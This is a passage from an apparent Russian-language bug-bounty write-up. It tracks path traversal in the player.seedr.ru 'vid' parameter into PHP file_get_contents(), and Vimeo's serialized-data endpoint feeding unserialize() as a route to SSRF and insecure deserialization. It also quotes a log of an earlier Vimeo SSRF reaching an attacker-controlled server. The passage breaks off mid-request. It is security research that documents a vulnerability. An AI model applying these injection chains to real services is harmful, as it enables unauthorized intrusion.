    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <meta property="og:url" content="http://youtube.com/watch?v=cpapXGq50UY">
    <meta property="og:title" content="Что делать когда дети ссорятся? Монсик
    Миротворец [Супермамы]">
    <meta property="og:description" content="">
    <meta property="og:image" content="
    https://i.ytimg.com/vi/cpapXGq50UY/sddefault.jpg">
    <meta property="og:type" content="video">
```

После нескольких тестовых запросов я понял, что GET-параметры `post_id` и `config` не оказывают существенного влияния на ответ, поэтому упростил URL до `https://player.seedr.ru/video?vid=cpapXGq50UY&hosting=youtube`.

Предположив, что плеер, скорее всего, поддерживает не только YouTube, я изменил GET-параметр `hosting` на `coub` и `vimeo`.




Request

```
GET /video?hosting=coub HTTP/1.1
Host: player.seedr.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.2.1254032255.1639522759
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 19:29:01 GMT
Content-Type: application/json
Connection: close
Content-Length: 164

{
  "error":{
    "error_code":2,
    "error_msg":
    "file_get_contents(http:\/\/coub.com\/coubs\/.json): failed to open stream: HT
    TP request failed! HTTP\/1.1 404 Not Found\r\n"
  }
}
```



Request

```
GET /video?vid=cpapXGq50UY&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Cookie: _ga=GA1.2.1240826296.1639522748; _ym_uid=1639522749824376382; _ym_d=
1639522749
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 17 Dec 2021 18:12:31 GMT
Content-Type: application/json
Connection: close
Content-Length: 184

{
  "error":{
    "error_code":2,
    "error_msg":
    "file_get_contents(http:\/\/vimeo.com\/api\/v2\/video\/cpapXGq50UY.php): faile
    d to open stream: HTTP request failed! HTTP\/1.1 404 Not Found\r\n"
  }
}
```


Итак, похоже, в зависимости от значения GET-параметра `hosting` сервер с помощью PHP-функции `file_get_contents()` выполняет HTTP-запрос к YouTube, Vimeo или Coub API, загружает метаданные о видео (GET-параметр `vid`), обрабатывает их и возвращает HTML-страницу плеера с видео и заполненными по разметке Open Graph метатегами.

GET-параметр `vid` является точкой инъекции, так как он позволяет контролировать последнюю часть пути в функции `file_get_contents()` с помощью символов обхода пути (`/../`) и других полезных символов (?, #, @ и так далее).

Что еще интересно, в случае с Vimeo сервер делает запрос к `http://vimeo.com/api/v2/video/VID.php`. И оказывается, что при использовании расширения `.php` в пути Vimeo возвращает не JSON, а сериализованные данные!

```
php > echo(file_get_contents('http://vimeo.com/api/v2/video/123456.php'));
a:1:{i:0;a:23:{s:2:"id";i:123456;s:5:"title";s:30:"London Tornado - The
aftermath";s:11:"description";s:2:"..";s:3:"url";s:24:"https://vimeo.com/123456";s:11:"upload_date";
s:19:"2006-12-14 06:53:32";s:15:"thumbnail_small";s:110:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_100x75";s:16:"thumbnail_medium";s:111:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_200x150";s:15:"thumbnail_large";s:107:"http://i.vimeocdn.com/video/46783763-
254c2bbf4211bd6657c59e96a682169c8e74fc56e96ebb4e0a2882b103cab878-
d_640";s:7:"user_id";i:146861;s:9:"user_name";s:11:"wordtracker";s:8:"user_url";s:29:"https://vimeo.
com/wordtracker";s:19:"user_portrait_small";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_30x30";s:20:"user_portrait_medium";s:50:"http://i.vimeocdn.com/portrait/defaults-
blue_75x75";s:19:"user_portrait_large";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_100x100";s:18:"user_portrait_huge";s:52:"http://i.vimeocdn.com/portrait/defaults-
blue_300x300";s:21:"stats_number_of_likes";i:11;s:21:"stats_number_of_plays";i:122560;s:24:"stats_nu
mber_of_comments";i:12;s:8:"duration";i:32;s:5:"width";i:320;s:6:"height";i:240;s:4:"tags";s:0:"";s:
13:"embed_privacy";s:8:"anywhere";}}
```

Я предположил, что после функции `file_get_contents()` сервер десериализует ответ от Vimeo с помощью функции `unserialize()`.



Request

```
GET /video?vid=123456.json%23&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty
Date: Wed, 15 Dec 2021 22:43:27 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 87

{
  "error":{
    "error_code":8,
    "error_msg":"unserialize(): Error at offset 0 of 1124 bytes"
  }
}
```

Ого, неужели у нас здесь небезопасная десериализация? Безопасная, пока ответ контролирует Vimeo.

ВОЗМОЖНЫЕ СЦЕНАРИИ

В тот момент у себя в голове я уже видел три возможных сценария атаки:

1. Фаззинг функции `file_get_contents()` с целью добиться слепой SSRF, то есть выполнить HTTP-запрос на подконтрольный мне ресурс и в теории добиться небезопасной десериализации.
2. Найти контролируемый ответ на `vimeo.com` и добиться небезопасной десериализации.
3. Найти открытый редирект на `vimeo.com` → SSRF → небезопасная десериализация.

После нескольких часов различных модификаций GET-параметра `vid` и локального фаззинга функции `file_get_contents()` я не нашел ничего полезного и параллельно решил поделиться всей имеющейся информацией об этой находке с несколькими надежными товарищами.

Итак, первый сценарий не сработал, поэтому я перешел к следующему — контролируемому ответу на `vimeo.com`.


Эндпоинт с контролируемым ответом должен отвечать следующим требованиям:

- код ответа HTTP — 200 OK;
- доступен для неавторизованного пользователя;
- контролируемая строка должна находиться в начале тела ответа (PHP успешно десериализует {VALID_SER_STRING}TRASH);
- контролируемая строка должна поддерживать символы { }, "", необходимые для хранения сериализованных объектов.

Ниже представлены некоторые из моих попыток найти требуемое поведение на `vimeo.com`.

Первая: injection is not a valid method.

Недостатки: код ответа HTTP 404 Not Found, не поддерживаются символы `{}`, `""`.



Edited request


```
GET /api/v2/album/album_id/injection.json HTTP/1.1
Host: vimeo.com
```

Edited response

```
HTTP/1.1 404 Not Found
...
Content-Length: 32

injection is not a valid method.
```

Вторая: injection is not a valid format.

Недостатки: код ответа HTTP 404 Not Found, не поддерживаются символы `{}`, `""`.



Edited request


```
GET /api/v2/video/123.injection.json HTTP/1.1
Host: vimeo.com
```

Edited response

```
HTTP/1.1 404 Not Found
...
Content-Length: 32

injection is not a valid format.
```

Третья: JavaScript callback.

Недостатки: `/**/` в начале строки, не поддерживаются символы `{}`, `""`.



Edited request


```
GET /api/v2/channel/staffpicks/videos.json?callback=injection HTTP/1.1
Host: vimeo.com
```

Edited response

```
HTTP/1.1 200 OK
...
Content-Length: 38960

/**/injection([{
  "id":708244501,"title":"Water III","description":
  "A short film about my affinity for the ocean, its mystery and power.<br \/>\r\n
  <br \/>\r\nNo project challenges me more creatively and physically; making these
```

Четвертая: экспорт чата прямой трансляции.

Недостатки: дата и имя в начале строки, требуется аутентификация.



Request

```
GET /live-chat/download/657642590?collection=chat&timezone=Europe/
Host: vimeo.com
Cookie: ...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gec
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vimeo.com/live/broadcaster/1664848
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response


```
HTTP/1.1 200 OK
Connection: close
Content-Length: 42
Server: nginx
Content-Type: text/plain; charset=UTF-8
Expires: Thu, 16 Dec 2021 12:06:26 GMT
Content-Disposition: attachment; filename="chat_Onboarding+Tour_2021-12-17 01_06_26.txt"
X-BApp-Server: pweb-v18491-jp9gx
Via: 1.1 varnish, 1.1 varnish, 1.1 varnish
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-Varnish-Cache: 0
X-VServer: infra-webproxy-b-17
X-Vimeo-DC: ge
Accept-Ranges: bytes
Date: Fri, 17 Dec 2021 00:06:27 GMT
Age: 0
X-Served-By: cache-iad-kiad7000080-IAD, cache-vie6349-VIE
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1639699587.635761,VS0,VE371
Vary: Accept-Encoding

17 Dec, 2021 01:05:56 AM - Anton - "test"
```

К сожалению, второй сценарий также не сработал, поэтому моей последней надеждой оставалось найти открытый редирект на `vimeo.com`. Ранее я уже встречал опубликованный отчет на HackerOne от 2015 года с открытым редиректом на `vimeo.com`, поэтому предположил, что есть небольшой шанс найти еще один. На самом деле я одновременно искал открытый редирект еще во время проверки второго сценария, но снова ничего не нашел.

ОТКРЫТЫЙ РЕДИРЕКТ

Все это время, пока я раскручивал уязвимость, я думал о статье Harsh Jaiswal Vimeo SSRF with code execution potential. Я отчетливо помнил, что для успешной эксплуатации использовалось несколько открытых редиректов на `vimeo.com`. Уязвимость была найдена еще в 2019 году, поэтому я ожидал, что описываемые в статье открытые редиректы уже исправлены. Но поскольку, вероятно, это был мой единственный шанс, я начал копать в этом направлении.

Из-за того, что информация на скриншотах была недостаточно скрыта, удалось предположить уязвимый эндпоинт по используемым GET-параметрам. Учитывая это, я немного погуглил и почитал документацию Vimeo API и смог определить, какой именно эндпоинт использовал Harsh в своей цепочке. В любом случае оставалось неясным, какие значения GET-параметров я должен передать.



```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# cat /var/www/html/attacker.json
{"hello":"world"}
root@ubuntu-s-1vcpu-1gb-blr1-01:~# tail -f /var/log/apache2/access.log -n 0
35.236.199.137 - - [28/Jan/2019:00:28:16 +0000] "GET /attacker.json?video_uri=%2Fvideos
%2F313173855 HTTP/1.1" 200 3287 "-" "Playground.API.Vimeo/2.0"
```

Target: https://developer.vimeo.com


Request

```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 433
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
